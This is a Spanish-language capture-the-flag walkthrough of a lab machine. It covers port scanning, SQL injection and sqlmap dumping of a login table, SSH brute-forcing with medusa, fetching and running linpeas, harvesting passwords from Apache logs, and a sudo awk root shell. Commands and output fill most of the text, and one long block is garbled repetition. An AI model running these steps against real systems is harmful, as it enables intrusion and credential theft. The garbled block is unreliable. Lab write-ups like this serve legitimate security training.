## **BASE**



### **CONECTIVIDAD**

# ping -c1 192.168.0.46

```
ping -c1 192.168.0.46

PING 192.168.0.46 (192.168.0.46) 56(84) bytes of data.
64 bytes from 192.168.0.46: icmp_seq=1 ttl=64 time=1.54 ms


— 192.168.0.46 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.535/1.535/1.535/0.000 ms
```

## **ESCANEO DE PUERTOS**


nmap -p- -Pn -sVC --min-rate 5000 192.168.0.46-T 5

## Puertos abiertos 22,80 y 8080

#### puerto 80



puerto 8080



### Puerto 80

FlatPress es un CMS ligero que almacena datos en archivos en lugar de usar bases de datos, ideal para blogs o sitios pequeños.

Es fácil de instalar y personalizable con temas y plugins.

#### Puerto 8080

Nada más entrar, me encuentro con el nombre más chulo del mundo, (Juan).

Lo que me hace sospechar que es un usuario. Pruebo con maría y tb es un usuario

Tenemos una base de datos y probamos con la típica inyección SQL.

#### ' OR '1'='1



Vamos con sqlmap para encontrar bases de datos

sqlmap -u http://192.168.0.46:8080/index.php --forms --dbs --batch

```
available databases [6]:

[*] FlatPress
[*] information_schema
[*] mysql
[*] Nombres
[*] performance_schema
[*] sys

Ahora, vemos las tablas


sqlmap -u "http://192.168.0.46:8080/index.php" --forms --batch -D FlatPress --tables


Database: FlatPress
[1 table]
+-----+
| login |
+-----+
Y por último,leemos la tabla login

sqlmap -u "http://192.168.0.46:8080/index.php" --forms --batch -D FlatPress -T login --dump
```

## r0dgar/SNIETbkGBCnhFqeUJuqBO

Con estas credenciales nos vamos al panel de login en el puerto 80





```
**Kali Linux **A Kali Tools ** Kali Doos **Kali Forums **Kali NetHunter **Exploit-DB **Google Hacking DB **I OffSec **Juni: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:1011: 12:10
```

Sacamos dos usuarios flate y pedro

Con medusa sacamos la contraseña para pedro

## **EXPLOTACIÓN**

```
medusa -h 192.168.0.46 -u pedro -P rockyou_5000.txt -M ssh | grep "SUCCESS"

ACCOUNT FOUND: [ssh] Host: 192.168.0.46 User: pedro Password: secret [SUCCESS]
```

## Vamos por ssh

```
The authenticity of host '192.168.0.46 (192.168.0.46)' can't be established. ED25519 key fingerprint is SHA256:Dsd21PPoQLn9JGv2uNYmBMoV3fCX6ZW+JN4CuFEz11M. This key is not known by any other names. Are you sure you want to continue connecting (yes/no/[fingerprint])? yes Warning: Permanently added '192.168.0.46' (ED25519) to the list of known hosts. pedroal92.168.0.46's password: Linux TheHackersLabs-Base 6.1.0-25-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.106-3 (2024-08-26) x86_64

The programs included with the Debian GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law. pedroaTheHackersLabs-Base:~$
```

#### **ESCALADA DE PRIVILEGIOS**

Como no veo nada, me bajo el linpeas, le doy permisos y ejecuto

wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh

chmod +x linpeas.sh

#### ./linpeas.sh

pedro@TheHackersLabs-Base:/var/log/apache2\$ iduid=1001(pedro) gid=1001(pedro) grupos=1001(pedro),4(adm) pedro@TheHackersLabs-Base:/var/log/apache2\$

Como miembro del grupo adm,pedro, puede acceder y leer archivos de logs en /var/log/ para monitorear el sistema

Buscamos credenciales en los logs de Apache porque son la fuente más directa de interacción entre los usuarios y el servidor web,ya que registran los intentos de acceso.

Listamos los archivos de logs de Apache

ls -la /var/log/apache2/

Buscamos líneas que contienen información de usuario

y contraseña en los logs comprimidos

pedro@TheHackersLabs-Base:/var/log/apache2\$ zgrep -E "username=|password=" /var/log/apache2/\*.gz

## HPAbcmOgSjidaoWkXUQjw

Con esta contraseña nos hacemos flate

```
pedro@TheHackersLabs-Base:/var/log/apache2$ su flate
Contraseña:
flate@TheHackersLabs-Base:/var/log/apache2$
```

Buscamos permisos sudo y consultando en

https://gtfobins.github.io/gtfobins/awk/#sudo

sudo awk 'BEGIN {system("/bin/sh")}'

Nos hacemos root

```
flate@TheHackersLabs-Base:/var/log/apache2$ sudo -l
Matching Defaults entries for flate on TheHackersLabs-Base:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User flate may run the following commands on TheHackersLabs-Base:
    (root) NOPASSWD: /usr/bin/awk
```

```
flate@TheHackersLabs-Base:/var/log/apache2$ sudo awk 'BEGIN {system("/bin/sh")}' # whoami root #
```

